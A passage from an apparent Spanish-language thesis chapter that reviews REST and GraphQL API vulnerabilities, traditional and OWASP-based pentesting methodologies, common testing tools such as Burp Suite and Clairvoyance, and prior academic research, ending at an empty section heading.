El texto evidencia una realidad preocupante: las organizaciones están adoptando APIs REST con gran velocidad, pero sin acompañar ese crecimiento con una estrategia de seguridad proporcional. Este fenómeno refleja una tendencia común en el ámbito tecnológico: la prioridad por la funcionalidad y la agilidad supera a menudo la atención en la seguridad. Desde una perspectiva técnica, los porcentajes citados muestran que las amenazas no provienen únicamente de ataques externos, sino de errores internos en la configuración y del descuido en el mantenimiento, dos factores que suelen pasar desapercibidos en los ciclos de desarrollo continuo (DevOps). Esto demuestra que muchas empresas carecen de una cultura de seguridad integrada desde el diseño ("*security by design*") y que la implementación de controles automáticos como validaciones, escaneos de vulnerabilidades y monitoreo de

comportamiento anómalo en endpoints debería ser un requisito esencial, no un complemento. En suma, el problema no radica tanto en la tecnología de las APIs, sino en la falta de gobernanza y madurez en la gestión de sus riesgos operativos.

En este sentido, el auge de las *APIs REST* como medio principal de comunicación entre aplicaciones ha incrementado tanto la eficiencia operativa como la superficie de exposición a ataques. Su carácter abierto, modular y ampliamente interoperable, aunque beneficioso para el desarrollo ágil, introduce nuevos vectores de riesgo que requieren una atención especializada. Por ello, resulta imprescindible analizar las causas más frecuentes de vulnerabilidades en APIs, así como las falencias en su configuración, mantenimiento y monitoreo, con el propósito de comprender cómo estas debilidades pueden ser explotadas y qué medidas pueden adoptarse para mitigar su impacto.

Las vulnerabilidades siempre existirán en los entornos informáticos, dado que estos gestionan información altamente valiosa. En la era digital actual, dicha información representa un activo de gran interés para empresas, organizaciones, gobiernos y diversos actores que buscan acceder a ella con distintos fines. En el contexto de las *API REST*, es posible identificar múltiples tipos de vulnerabilidades, tal como lo señalan diversos autores especializados en seguridad informática.

Sin embargo, al igual que las aplicaciones web, las *API REST* también son vulnerables a diversas amenazas de seguridad, como se demuestra por la presencia de tales vulnerabilidades en la base de datos CVE. Estas vulnerabilidades incluyen problemas como *Server-Side Request Forgery* (SSRF), carga de archivos sin restricciones, inyección de comandos del sistema operativo, travesía de rutas (Path Traversal) y otros más. (Du et al., 2024, pág. 739)

En la Tabla 3 se presenta un resumen de las principales vulnerabilidades encontradas en APIs REST, clasificadas según la base de datos CWE.

El estudio realizado por Du et al. (2024) analiza el número de vulnerabilidades reportadas, su funcionalidad afectada y las palabras clave asociadas.

Se evidencia que los tipos de vulnerabilidad más frecuentes son SQL Injection (CWE-89) y OS Command Injection (CWE-78), con 70 y 55 casos respectivamente.

Asimismo, los ataques más relacionados con interacción de archivos y rutas, como Unrestricted File Upload (CWE-434) y Path Traversal (CWE-22), presentan altos ratios de afectación, alcanzando el 83 % y 52 %, respectivamente.

Estos resultados confirman que los endpoints de las APIs siguen siendo un vector crítico de ataque, principalmente en operaciones de carga, acceso remoto y manejo de datos.

Tabla 3

Resumen funcional de vulnerabilidades en APIs REST según el análisis del USENIX Security Symposium (2024)

CWE ID	Vulnerability Type	Bug	Functionality Summary of Vulnerable APIs	Ratio	Keywords
CWE-434	Unrestricted Upload of File	42	Most of them focus on uploading.	83% (35/42)	“upload”, “submit”, “import”, etc.
CWE-918	Server-Side Request Forgery	21	Most of them need to request a remote source, like Proxy interfaces.	81% (17/21)	“remote”, “proxy”, “URL”, etc.
CWE-22	Path Traversal	31	They are responsible for handling file through a “Path” variable.	52% (16/31)	“path”, “dir”, “file”, etc.
CWE-78	OS Command Injection	55	Most of them are used to set configurations through commands executed in OS shell.	40% (22/55)	“CMD”, “command”, “system”, etc.
CWE-89	SQL Injection	70	They are responsible for handling SQL database.	53% (37/70)	“SQL”, “database”, “select”, etc.

CWE ID	Vulnerability Type	Bug	Functionality Summary of Vulnerable APIs	Ratio	Keywords
CWE-79	Cross-site Scripting	55	They present front-end pages that show text.	35% (19/55)	“display”, “content”, “view”, etc.

Nota: Du et al., 2024, pág. 742. Proceedings of the 33rd USENIX Security Symposium, Philadelphia, PA, USA.

2.5.2 Vulnerabilidades específicas de GraphQL

La adopción de GraphQL ha transformado la forma en que las aplicaciones modernas gestionan y consultan datos, ofreciendo una alternativa flexible y eficiente frente a los enfoques tradicionales basados en REST. Sin embargo, esta flexibilidad también introduce un conjunto particular de desafíos de seguridad que no siempre son evidentes en las primeras etapas del desarrollo. Al permitir que el cliente defina la estructura y profundidad de las consultas, GraphQL amplía la superficie de ataque y requiere mecanismos de control más sofisticados.

Su modelo de ejecución dinámica y la falta de mecanismos de seguridad integrados lo exponen a vulnerabilidades como el acceso no autorizado a datos, los ataques de denegación de servicio (DoS) y las inyecciones. Las herramientas de prueba existentes se centran en la corrección funcional, pasando por alto con frecuencia los riesgos de seguridad derivados de las interdependencias entre consultas y del contexto de ejecución. (Tsai et al., 2025, pág. 1)

De manera similar, es posible identificar tres categorías generales de vulnerabilidades presentes en las API GraphQL. Entre ellas, las más representativas corresponden al abuso de consultas, seguido por diversas formas de inyección, y finalmente los fallos en los mecanismos de control de acceso, que también se manifiestan con frecuencia en este tipo de interfaces. Estas categorías permiten delinear un panorama inicial sobre los riesgos más

habituales en APIs GraphQL. Si bien no constituyen un listado exhaustivo ni profundamente especializado, sí reflejan los problemas más recurrentes observados en la práctica.

Según Tsai et al. (2025), las vulnerabilidades identificadas en GraphQL pueden clasificarse en tres categorías principales. En primer lugar, se encuentran las vulnerabilidades por abuso de consultas, las cuales aprovechan la flexibilidad del lenguaje para sobrecargar el servidor o extraer información no autorizada del esquema. Un ejemplo de ello es el uso indebido de la consulta de introspección, que permite acceder al mapa completo de tipos, campos y relaciones, facilitando la creación de peticiones más precisas y potencialmente dañinas. Además, las consultas excesivamente anidadas o repetitivas pueden originar ataques de denegación de servicio (DoS) al agotar los recursos del servidor.

En segundo lugar, los autores destacan las vulnerabilidades de inyección, consideradas entre los riesgos más críticos. Dentro de ellas, la inyección SQL es una de las más frecuentes, ya que entradas no validadas pueden integrarse directamente en consultas SQL, permitiendo el acceso o la modificación no autorizada de datos. También pueden presentarse inyecciones de ruta o ataques de Cross-Site Scripting (XSS) cuando los datos del usuario no son depurados antes de mostrarse en el cliente, lo que facilita el robo de información, el secuestro de sesiones o la ejecución de scripts maliciosos.

Finalmente, las vulnerabilidades de control de acceso surgen cuando las APIs de GraphQL no aplican políticas de autorización adecuadas, permitiendo el acceso indebido a datos restringidos. Este tipo de fallos incluye las referencias directas inseguras a objetos (IDOR) y los ataques por lotes (batched attacks), en los cuales el atacante manipula identificadores o agrupa peticiones para obtener información confidencial sin permisos legítimos.

2.6 Metodologías de *Pentesting*

2.6.1 Metodologías Tradicionales (PTES, OSSTMM, NIST SP 800-115)

En el ámbito de la ciberseguridad, las metodologías de evaluación han evolucionado históricamente para proporcionar estructuras sistemáticas que permitan identificar, explotar y analizar vulnerabilidades dentro de sistemas informáticos convencionales. Entre los enfoques más representativos se encuentran el Penetration Testing Execution Standard (PTES), el Open Source Security Testing Methodology Manual (OSSTMM) y la NIST Special Publication 800-115, los cuales han guiado durante años el diseño y la ejecución de pruebas técnicas en infraestructuras tradicionales. Si bien todos ellos presentan diferencias en alcance, formalismo y propósito, comparten el objetivo de establecer procesos repetibles y técnicamente fundamentados dentro de ejercicios de evaluación de seguridad.

Penetration Testing Execution Standard. El PTES constituye uno de los marcos operativos más influyentes dentro de la práctica contemporánea del *pentesting*. Propone un proceso estructurado de siete fases desde la planificación inicial hasta el reporte final que permite abordar los sistemas de manera progresiva y alineada con la lógica de un adversario real.

El penetration Testing Execution Standard (PTES) organiza una prueba de penetración en siete fases que permiten conducir el proceso de manera ordenada, repetible y alineada con las necesidades del cliente. Según el PTES Project (2014), todo inicia con las interacciones pre-compromiso, donde se definen los objetivos, alcances, restricciones, autorizaciones y reglas de involucramiento. Esta etapa es crucial porque establece el marco ético, legal y operativo en el que se desarrollará el ejercicio.

Posteriormente, el estándar describe la fase de recolección de inteligencia, en la cual se obtiene la mayor cantidad de información posible sobre la organización objetivo mediante técnicas pasivas y activas. El propósito es comprender su infraestructura, sus activos críticos

y su superficie de exposición. A partir de esta información, el PTES Project (2014) plantea una tercera fase: el modelado de amenazas. Aquí se analizan los posibles adversarios, sus motivaciones, capacidades y los vectores de ataque más viables en función del contexto del entorno evaluado.

Una vez definido dicho panorama, se inicia la fase de análisis de vulnerabilidades, que implica identificar, validar y priorizar debilidades que puedan ser aprovechadas durante las siguientes etapas. Seguidamente, el proceso avanza hacia la explotación, donde se demuestra técnicamente el impacto de las vulnerabilidades identificadas y se evalúa hasta qué punto un atacante real podría comprometer la organización (PTES Project, 2014).

Después, el estándar incorpora la etapa de post-explotación, orientada a comprender el valor de los accesos obtenidos, las posibilidades de movimiento lateral, los riesgos de escalamiento y los efectos potenciales sobre los activos críticos. Finalmente, todo el ejercicio concluye con una fase de reporte, en la que se documenta detalladamente lo realizado, los hallazgos técnicos y su impacto en el negocio, así como recomendaciones priorizadas para mejorar la postura de seguridad de la organización (PTES Project, 2014).

Su relevancia metodológica radica en ofrecer un modelo táctico-pragmático, donde la interacción directa con el objetivo, la explotación controlada y la post-explotación proporcionan una visión holística del riesgo técnico. PTES a logrado posicionarse como un estándar de facto entre consultores y equipos ofensivos, especialmente en escenarios orientados a pruebas manuales de infraestructura o aplicaciones web tradicionales.

Open Source Security Testing Methodology Manual. El OSSTMM, elaborado por ISECOM, presenta un enfoque marcadamente diferente: se sustenta en principios científicos, cuantitativos y verificables. Esta metodología supera la noción clásica del *pentesting* al abarcar dimensiones adicionales como la seguridad física, humana, tele comunicacional y digital.

El *Open Source Security Testing Methodology Manual* (OSSTMM) proporciona una metodología para una prueba de seguridad exhaustiva, denominada en este documento como una auditoría OSSTMM. Una auditoría OSSTMM constituye una medición precisa de la seguridad a nivel operativo, libre de suposiciones y de evidencia anecdótica. Como metodología, está diseñada para ser consistente y replicable. Al ser un proyecto de código abierto, permite que cualquier analista de seguridad contribuya con ideas para realizar pruebas más precisas, accionables y eficientes. Además, posibilita la libre difusión de información y propiedad intelectual. (ISECOM, 2010, pág. 7)

Su principal aporte reside en su marco de Operational Security Metrics (OSM), que permite cuantificar la exposición, el nivel de control y la confianza operacional mediante métricas reproducibles. En ambientes regulados o de alta criticidad, el OSSTMM proporciona una base sólida para auditorías comparables en el tiempo, manteniendo un rigor metodológico que trasciende la mera identificación de vulnerabilidades.

NIST SP 800-115: Technical Guide to Information Security Testing and Assessment. La NIST SP 800-115 adopta un enfoque institucional y normativo, ampliamente implementado en organizaciones gubernamentales y corporativas bajo estrictos marcos regulatorios. Esta guía sistematiza las técnicas de evaluación técnica incluyendo análisis de vulnerabilidades, pruebas de penetración, escaneos y revisiones de código dentro de un ciclo documentado y gobernado por políticas claras. Su carácter prescriptivo favorece la trazabilidad y estandarización del proceso de prueba, garantizando que los resultados se encuentren alineados con prácticas formales de gestión del riesgo. Debido a ello, la NIST SP 800-115 es frecuentemente utilizada como guía base para programas de seguridad integrales en entornos tradicionales y de infraestructura legada.

En este sentido, las metodologías tradicionales deben entenderse como pilares conceptuales, no como marcos suficientes por sí mismos. La complejidad actual demanda

enfoques especializados capaces de considerar aspectos como la lógica de negocio distribuida, la interdependencia entre endpoints, el abuso de funcionalidades, el consumo no lineal de recursos, la granularidad de permisos y la exposición de metadatos estructurales propios de las APIs modernas. Por ello, la disciplina requiere expandirse hacia metodologías adaptativas e inherentemente orientadas a estos nuevos paradigmas.

En este punto, resulta evidente que las metodologías tradicionales como PTES proporcionan un marco robusto para la ejecución estructurada de pruebas de penetración. Sin embargo, la evolución de las arquitecturas modernas, el auge de los servicios basados en la nube y la creciente adopción de interfaces de programación de aplicaciones han introducido escenarios de riesgo que demandan enfoques más especializados. En particular, las API tanto REST como GraphQL operan bajo modelos de comunicación y exposición de datos que no siempre pueden evaluarse adecuadamente con estándares generalistas. Por este motivo, y con el objetivo de abordar las particularidades inherentes al diseño, implementación y explotación de las API contemporáneas, resulta necesario incorporar lineamientos metodológicos específicos, como los propuestos por OWASP Testing Guide y OWASP API Security Top 10.

2.6.2 OWASP Testing Guide y OWASP API Security Top 10

En el marco de las ciencias aplicadas, resulta fundamental disponer de una guía o un marco de referencia que permita orientar adecuadamente el cumplimiento de los objetivos en el ámbito del desarrollo web. Contar con un mapa conceptual o una estructura de apoyo es esencial para asegurar procesos más eficientes y obtener resultados óptimos. En este contexto surge OWASP, concebido como un marco aplicado que proporciona directrices y buenas prácticas para fortalecer la seguridad en aplicaciones web.

Desarrollar una aplicación web segura es una tarea muy difícil. Por ello, los desarrolladores necesitan una guía que les ayude a crear una aplicación web segura. Esta guía puede utilizarse como una lista de verificación para que el desarrollador cumpla con un estándar mínimo de seguridad en la aplicación web. (Sedek et al., 2009)

El OWASP Testing Guide (OTG) se ha consolidado como una de las referencias más influyentes para la evaluación de la seguridad en aplicaciones web. A diferencia de los marcos tradicionales, el OTG propone un enfoque modular y altamente sistemático que permite evaluar la aplicación desde distintas perspectivas: arquitectura, controles de autenticación y autorización, validación de entradas, manejo de sesiones, exposición de datos sensibles, entre otros. OWASP (2021) enfatiza que el proceso de prueba debe considerar no solo las vulnerabilidades técnicas, sino también la lógica de negocio subyacente, ya que muchos fallos críticos derivan de flujos mal diseñados y no necesariamente de errores asociados al software o a la infraestructura. En este sentido, el Testing Guide aporta taxonomías, procedimientos y buenas prácticas que sirven como base integral para comprender el comportamiento de la aplicación y sus posibles fallos de seguridad.

Del mismo modo, el OWASP API Security Top 10 surge como una respuesta a la creciente prominencia de las API en ecosistemas digitales modernos. OWASP (2023) señala que las API presentan vectores de ataque particulares debido a su naturaleza altamente estructurada, a la separación entre cliente y servidor, y a la frecuencia con la que exponen lógica interna o datos sensibles. Este estándar clasifica y describe los diez riesgos más comunes que afectan a las API, tales como Broken Object Level Authorization (BOLA), Broken Authentication, Excessive Data Exposure, Security Misconfiguration y Server-Side Request Forgery (SSRF). Su objetivo no es únicamente enumerar los fallos recurrentes, sino proporcionar estrategias de prevención, detección y mitigación que permitan a las

organizaciones diseñar API más seguras desde su fase inicial y no únicamente corregir vulnerabilidades una vez desplegadas.

En conjunto, tanto el OWASP Testing Guide como el OWASP API Security Top 10 amplían y modernizan el aporte de las metodologías tradicionales, ya que ofrecen una perspectiva ajustada al modo en que hoy se comunican y operan las aplicaciones web. Gracias a estos lineamientos es posible realizar evaluaciones de seguridad más cercanas al funcionamiento real de los servicios actuales, con especial atención a la protección de los datos, la preservación de funciones esenciales y la capacidad del sistema para resistir intentos de abuso, ya sea del propio protocolo o de la lógica de negocio.

2.6.3 Limitaciones de metodologías tradicionales en APIs modernas

Aunque marcos como PTES, OSSTMM y la NIST SP 800-115 han demostrado ser sólidos para la evaluación general de la seguridad en sistemas tradicionales, su aplicabilidad se ve limitada cuando se emplean en ecosistemas basados en APIs modernas. Estas metodologías fueron diseñadas bajo supuestos arquitectónicos centrados en aplicaciones monolíticas, infraestructuras locales y flujos de comunicación menos dinámicos. En contraste, las API actuales particularmente las RESTful y las GraphQL operan en entornos distribuidos, altamente escalables y con interacciones complejas entre microservicios, componentes de terceros y servicios en la nube.

Como resultado, los enfoques tradicionales no siempre logran capturar riesgos específicos inherentes al manejo de recursos, la exposición excesiva de datos, los patrones asincrónicos de comunicación o la ejecución dependiente del contexto, todos ellos característicos de las API. Del mismo modo, las metodologías clásicas carecen de mecanismos precisos para evaluar fallos basados en lógica de negocio, abuso de endpoints,

explotación de consultas dinámicas o problemas derivados de la deserialización y el versionado.

2.6.4 Necesidad de metodologías adaptadas a RESTful y GraphQL

Frente a estas limitaciones, se vuelve imprescindible desarrollar metodologías específicas para la evaluación de seguridad en APIs RESTful y GraphQL. Ambos paradigmas introducen modelos de interacción distintos que no pueden abordarse eficazmente con enfoques de prueba genéricos. En el caso de las API RESTful, la estructura basada en recursos, los métodos HTTP y los diferentes estados del protocolo requieren analizar escenarios como el control granular de acceso, la exposición involuntaria de información a través de respuestas y metadatos, la manipulación de parámetros y las inconsistencias en validaciones de entrada. La naturaleza sin estado de REST también implica considerar vectores asociados a la gestión de tokens, autenticación basada en sesiones distribuidas y controles de autorización que pueden variar entre microservicios.

Por su parte, GraphQL plantea retos aún más particulares debido a su capacidad para permitir consultas altamente flexibles y construidas dinámicamente por el cliente. Esto implica riesgos como *query abuse*, denegación de servicio mediante consultas anidadas o recursivas, introspección no controlada, inyecciones en *resolvers*, escalamiento no previsto de privilegios y exposición excesiva de datos a partir de un único punto de entrada. Su modelo de resolución de consultas y su dependencia del esquema requieren mecanismos de prueba que examinen relaciones internas, dependencias entre campos, autorizaciones a nivel de resolver y variaciones del contexto de ejecución.

Ante este panorama, se hace necesario contar con una metodología especializada que integre tanto los riesgos identificados por iniciativas como OWASP API Security Top 10, como los comportamientos propios de cada tecnología. Esta metodología debe ser capaz de

evaluar exhaustivamente los componentes internos, los flujos de operación, la estructura de los esquemas y la interacción entre servicios, permitiendo así una visión holística y moderna del riesgo en APIs. Dicho enfoque es el que fundamentará el desarrollo de la propuesta metodológica presentada en este trabajo, orientada específicamente a las necesidades de seguridad en RESTful y GraphQL.

2.7 Herramientas y Técnicas de *Pentesting* en APIs

Como en toda metodología de pruebas de penetración, el uso de herramientas especializadas constituye un pilar fundamental para llevar a cabo tanto el análisis como la ejecución de las actividades de evaluación. En este sentido, resulta necesario identificar con precisión cuáles serán las herramientas utilizadas y establecer una línea base que oriente el proceso de trabajo. Esta delimitación inicial no solo permite organizar de forma adecuada las etapas de la evaluación, sino que también ofrece un sustento técnico para la construcción y justificación de una nueva metodología adaptada a las necesidades específicas del entorno de prueba.

Existen muchas herramientas que pueden utilizarse para realizar pruebas de seguridad en servicios API. Algunas de estas aplicaciones son proyectos de código abierto disponibles gratuitamente, mientras que otras son soluciones comerciales ofrecidas por organizaciones orientadas a la seguridad. (Kajavalta, Trepo Tuni, 2022, pág. 20)

2.7.1 Herramientas para RESTful

Una de las herramientas más destacadas en el ámbito del *pentesting*, especialmente para APIs RESTful, es Postman. Este software permite observar cómo se comporta la API en tiempo real, visualizar sus solicitudes y respuestas, y comprender de manera práctica el flujo de comunicación. Gracias a esto, el analista puede analizar su funcionamiento, identificar posibles fallos y entender con mayor claridad la lógica interna del servicio.

Las características principales de Postman incluyen la creación de colecciones, entornos, variables y scripts de prueba automatizables. Las colecciones dentro de Postman permiten consolidar solicitudes API, parámetros, descripciones y pruebas en un solo formato exportable, que puede almacenarse en un sistema de control de versiones y así simplificar el proceso de desarrollo dentro de un equipo. (Kajavalta, Trepo Tuni, 2022, pág. 21)

Así como Postman ofrece ventajas significativas al permitir visualizar el funcionamiento de una API en tiempo real, también resulta fundamental emplear proxys que permitan interceptar el tráfico antes de que llegue al servidor. Para este propósito, utilizamos Burp Suite en su versión Community. Aunque la herramienta cuenta con dos ediciones una gratuita y otra comercial, en este trabajo empleamos la versión no comercial por ser suficiente para realizar pruebas de interceptación, análisis y manipulación de solicitudes durante el proceso de *pentesting*.

Burp Suite es una herramienta de seguridad y pruebas de penetración desarrollada por PortSwigger que permite realizar evaluaciones de seguridad en profundidad en aplicaciones web. Es una de las herramientas más utilizadas para las pruebas de seguridad de aplicaciones web, ya que ofrece numerosas funciones y una excelente extensibilidad para distintos casos de uso. (Kajavalta, Trepo Tuni, 2022, pág. 22)

2.7.2 Herramientas para GraphQL

GraphQLer puede rastrear el uso de recursos internos en las solicitudes para detectar fugas de datos, escalamiento de privilegios y vectores de ataque de repetición (replay attacks). Evaluamos la efectividad de GraphQLer mediante diversos escenarios de prueba en diferentes APIs GraphQL. En términos de cobertura de pruebas, GraphQLer logra una mejora significativa, con un aumento promedio del 35 % en la cobertura y, en algunos casos, un

notable incremento del 84 % en comparación con el método base de mejor rendimiento. (Tsai et al, 2025, pág. 2)

Al igual que en el análisis de APIs REST, el *pentesting* de APIs GraphQL requiere el uso de un proxy de interceptación, por ejemplo, Burp Suite, ya que ambas tecnologías se soportan en protocolos web. Disponer de un intermediario que capture, modifique y reprocesé el tráfico HTTP/HTTPS permite desarrollar una comprensión detallada del entorno, identificar patrones de comunicación y estructurar de forma rigurosa las fases de reconocimiento y explotación.

Burp Suite es un software de pruebas de seguridad de aplicaciones desarrollado por PortSwigger (***https://portswigger.net***) que actúa como un proxy del tráfico entre tu navegador web y la aplicación objetivo, permitiéndote interceptar, modificar y reproducir solicitudes que entran y salen de tu computadora. En nuestro laboratorio de seguridad de GraphQL, usaremos Burp Suite para interactuar manualmente con nuestro objetivo observando y modificando consultas GraphQL antes de que sean enviadas al servidor objetivo. (Nick & Dolev, 2023, pág. 32)

El uso de Python constituye una base esencial en el *pentesting* contemporáneo. Su versatilidad permite desarrollar procesos de reconocimiento, análisis, explotación y una amplia gama de herramientas personalizadas capaces de adaptarse a los distintos entornos de prueba. En el ámbito de las APIs GraphQL, esta tendencia no es la excepción: existen utilidades específicas escritas en Python que facilitan la enumeración, reconstrucción del esquema y el análisis de seguridad, ampliando significativamente las capacidades del evaluador.

Aquí es donde Clairvoyance entra en acción. Esta herramienta de reconocimiento para APIs GraphQL, basada en Python y desarrollada por Nikita Stupin (@_nikitastupin) e Ilya Tsaturov (@itsaturov), te permite descubrir información del esquema cuando la introspección

está deshabilitada. Funciona aprovechando una característica de GraphQL llamada *field suggestions*. En esencia, reconstruye el esquema subyacente enviando consultas creadas a partir de un diccionario de palabras comunes en inglés y observando las respuestas del servidor. (Nick & Dolev, 2023, pág. 34)

Según Aleks y Farhi (2023), BatchQL es una herramienta de auditoría de seguridad para GraphQL desarrollada en Python por la firma Assetnote. Los autores explican que su nombre proviene de la característica *batching* de GraphQL, la cual permite a un cliente enviar múltiples consultas dentro de una sola solicitud HTTP. Esta herramienta aprovecha dicho mecanismo para analizar el comportamiento del servidor frente a consultas agrupadas e identificar posibles fallos derivados de una gestión inadecuada de estas operaciones, aspecto que se desarrollará con mayor detalle en secciones posteriores. (pág. 36)

2.7.3 Técnicas manuales vs técnicas automatizadas

En las técnicas manuales existe una mayor posibilidad de identificar vulnerabilidades con un impacto más significativo, ya que permiten observar de primera mano cómo funciona la API y comprender su comportamiento real. Este enfoque ofrece una perspectiva más práctica y reduce la probabilidad de errores derivados de interpretaciones incorrectas o del uso rígido de herramientas automatizadas. Aunque el análisis manual requiere más tiempo, también brinda un control más preciso durante el proceso de prueba. En contraste, las herramientas automáticas son mucho más rápidas, pero pueden pasar por alto fallos importantes o incluso detenerse ante situaciones simples, como la falta de respuesta del servidor o la presencia de datos inesperados.

Una persona que realiza pruebas de seguridad manuales puede aprovechar diversas herramientas durante el proceso para lanzar ataques simulados, recopilar datos y evaluar vulnerabilidades. De este modo, el procedimiento puede estar parcialmente automatizado,

pero los resultados finales son revisados por alguien con experiencia y con la capacidad de determinar de manera más precisa si dichos resultados representan o no una vulnerabilidad real dentro del sistema. (Kajavalta, Trepo Tuni, 2022, pág. 19)

En la práctica real del *pentesting*, esta diferencia se vuelve evidente. Las herramientas automáticas son rápidas, cubren mucho terreno y ayudan a encontrar fallos comunes sin mayor esfuerzo. Sin embargo, su visión es limitada: solo detectan lo que ya está definido en sus reglas y patrones. Por eso el trabajo manual sigue siendo tan importante. Cuando un analista revisa el sistema por su cuenta, puede explorar escenarios que no siguen un estándar, notar comportamientos extraños y entender la lógica particular con la que funciona la aplicación. Ese nivel de comprensión permite descubrir errores más profundos e incluso más peligrosos, como fallos en los flujos de negocio, controles de validación mal implementados o problemas de autorización que una herramienta por sí sola difícilmente podría identificar.

Tanto las pruebas de seguridad manuales como las automatizadas pueden verificar los mismos tipos de vulnerabilidades; sin embargo, un analista de seguridad puede resultar más efectivo, especialmente cuando el sistema objetivo no es una solución estandarizada, en cuyo caso una herramienta de pruebas automatizadas puede lograr una buena cobertura y comprender plenamente las solicitudes y respuestas del sistema evaluado. (Kajavalta, 2022, pág. 19)

2.8 Estado del Arte e Investigación Académica

2.8.1 Trabajos Académicos Previos en Seguridad de APIs RESTful

El estudio *Pentesting and Secure Code Reviews*: *Strengthening API Security in Modern Software Products* confirma estos planteamientos al analizar cincuenta APIs provenientes de diversos sectores con el fin de evaluar el impacto del *pentesting* y de las revisiones de código seguro. Sus resultados evidencian que las vulnerabilidades más

frecuentes se relacionan con fallas de inyección y mecanismos de autenticación deficientes, y señalan que las APIs REST son las más afectadas dentro de los casos examinados.

Los resultados de este estudio ofrecen información valiosa sobre el estado actual de la seguridad en APIs y la efectividad del *pentesting* y las revisiones de código seguro en la mitigación de vulnerabilidades. Los hallazgos evidencian la prevalencia de vulnerabilidades críticas, el impacto de las prácticas de seguridad y la importancia de integrar dichas prácticas en el ciclo de desarrollo. (Rushil et al., 2025, pág. 6)

Otro estudio denominado *Security Assessment of RESTful APIs through Automated Penetration Testing* analiza la arquitectura REST y la seguridad de las RESTful APIs desde una perspectiva teórica y práctica. Explora cómo surgieron las APIs REST a partir del trabajo de Roy Fielding, por qué la seguridad y la privacidad son hoy prioridades críticas, y cómo las vulnerabilidades comunes pueden poner en riesgo la integridad de los sistemas. La tesis reúne lineamientos profesionales sobre seguridad, muestra casos reales diseñados para evadir defensas débiles, examina mecanismos de protección y aplica técnicas de *pentesting* para demostrar fallos habituales en APIs. Finalmente, evalúa si es posible automatizar la seguridad de estas aplicaciones y reflexiona sobre los límites de dicha automatización.

En esta tesis recopilamos lineamientos profesionales relacionados con la seguridad de las APIs RESTful y explicamos su razón de ser presentando escenarios concretos diseñados para eludir enfoques ingenuos sobre la integridad del sistema. Examinamos el concepto de las APIs RESTful tanto en teoría como en la práctica, así como los mecanismos de seguridad asociados. (Wiedey, 2020, pág. 1)

Otro estudio relevante sobre APIs REST es la tesis dedicada al análisis de seguridad de la M-Files Cloud Management API. Este trabajo se enfocó en identificar vulnerabilidades comunes en implementaciones de API mediante la revisión de literatura especializada y la ejecución de pruebas de seguridad exhaustivas. La investigación evaluó el comportamiento

de la API frente a estos fallos conocidos, aplicando pruebas manuales, el uso de herramientas automatizadas y el desarrollo de nuevos scripts de automatización. Como resultado, se identificaron diez problemas de seguridad que fueron reportados y corregidos por el equipo de desarrollo. Además, el estudio presentó recomendaciones para mejorar el proceso de desarrollo y amplió la cobertura de pruebas automatizadas, fortaleciendo así la seguridad futura del sistema.

El objetivo de esta tesis fue estudiar qué tipos de vulnerabilidades existen en soluciones de API basadas en REST, cuán comunes son y cómo pueden ser evaluadas. Para alcanzar estos objetivos, la tesis describe distintos enfoques de pruebas de seguridad, las herramientas existentes que pueden utilizarse para evaluar la seguridad de APIs y las amenazas y vulnerabilidades más comunes en estos entornos. (Kajavalta, Security Analysis of M-Files Cloud Management API, 2023, pág. 1)

2.8.2 Investigaciones Emergentes en Seguridad de GraphQL

Este artículo es una extensión de un póster breve. En ese trabajo, presentamos una implementación inicial para dar soporte a un subconjunto de GraphQL, junto con un estudio empírico de pruebas white-box realizado sobre dos APIs artificiales. En este artículo ampliamos considerablemente dicho soporte (por ejemplo, abordando cómo manejar llamadas de funciones anidadas) y realizamos un estudio empírico mucho más amplio, que incluye experimentos de pruebas black-box, así como comparaciones con distintos algoritmos de búsqueda. (Belhadi, Zhang, & Arcuri, 2022)

Este estudio analiza GraphQL como una alternativa moderna a las APIs REST y propone un marco automatizado para realizar pruebas de seguridad y funcionalidad en APIs GraphQL. El trabajo presenta un sistema completo de testing automatizado que incluye la extracción del esquema, la generación de casos de prueba y dos enfoques principales: pruebas

white-box (cuando se tiene acceso al código fuente) y pruebas black-box (cuando no se tiene acceso). Para las pruebas white-box, el estudio utiliza algoritmos evolutivos capaces de explorar inteligentemente el código y maximizar la cobertura, encontrando fallos con mayor eficiencia que los métodos tradicionales. Para las pruebas black-box, se usa una búsqueda aleatoria para generar consultas GraphQL sin depender del código. El marco propuesto fue integrado en la herramienta de código abierto EvoMaster y probado en múltiples APIs reales, demostrando mejoras significativas en detección de fallos y cobertura de código, así como la capacidad del enfoque black-box para descubrir vulnerabilidades en APIs públicas.

También se identifica otro estudio que aborda GraphQL desde una perspectiva práctica y de seguridad. En este trabajo se explica cómo funciona GraphQL dentro de aplicaciones web y cómo puede integrarse con React.js, mostrando su uso real en el desarrollo. Además, el estudio realiza pruebas con herramientas de análisis de vulnerabilidades para identificar fallos comunes en APIs GraphQL y proponer soluciones concretas. De esta manera, ofrece una visión completa que combina tanto la implementación como la protección de estos servicios.

En este artículo presentaremos un análisis práctico de las APIs GraphQL al integrarlas con React.js. Primero, veremos cómo funciona GraphQL en las aplicaciones web y cómo podemos integrarlo con React.js. Después, trabajaremos con herramientas de detección de vulnerabilidades para identificar fallos en las APIs. (Iswalkar et al., 2023, pág. 1105)

2.8.3 Vacíos de Investigación Detectados en la Literatura

A partir del análisis de los casos de estudio revisados, tanto en REST como en GraphQL, se observa que, aunque los trabajos realizan pruebas de penetración sobre APIs utilizando herramientas manuales o automáticas, la mayoría no sigue una metodología clara ni lineamientos definidos para evaluarlas. Si bien el OWASP API Top 10 constituye un

marco de referencia importante en materia de seguridad, resulta insuficiente como guía metodológica para la ejecución completa de un *pentesting*.

De acuerdo con Tsai et al. (2025), la investigación relacionada con pruebas basadas en dependencias dentro de entornos GraphQL aún es escasa. Los autores señalan que, hasta la fecha, no se ha encontrado literatura que aborde un enfoque de pruebas consciente de dependencias en este tipo de APIs, lo que evidencia una brecha en el estudio y aplicación de metodologías de verificación orientadas al contexto de ejecución. pág. 3.

Por ello, es necesario establecer un modelo que permita estructurar de forma ordenada y coherente las fases de evaluación, asegurando así una práctica estandarizada. Precisamente, nuestro estudio se enfoca en la construcción e implementación de un nuevo modelo metodológico basado en OWASP como marco referencial, con el fin de cubrir esta ausencia evidente en la literatura y proporcionar una guía práctica para las pruebas de seguridad en APIs.

2.8.4 Justificación de la Necesidad de una Metodología Específica

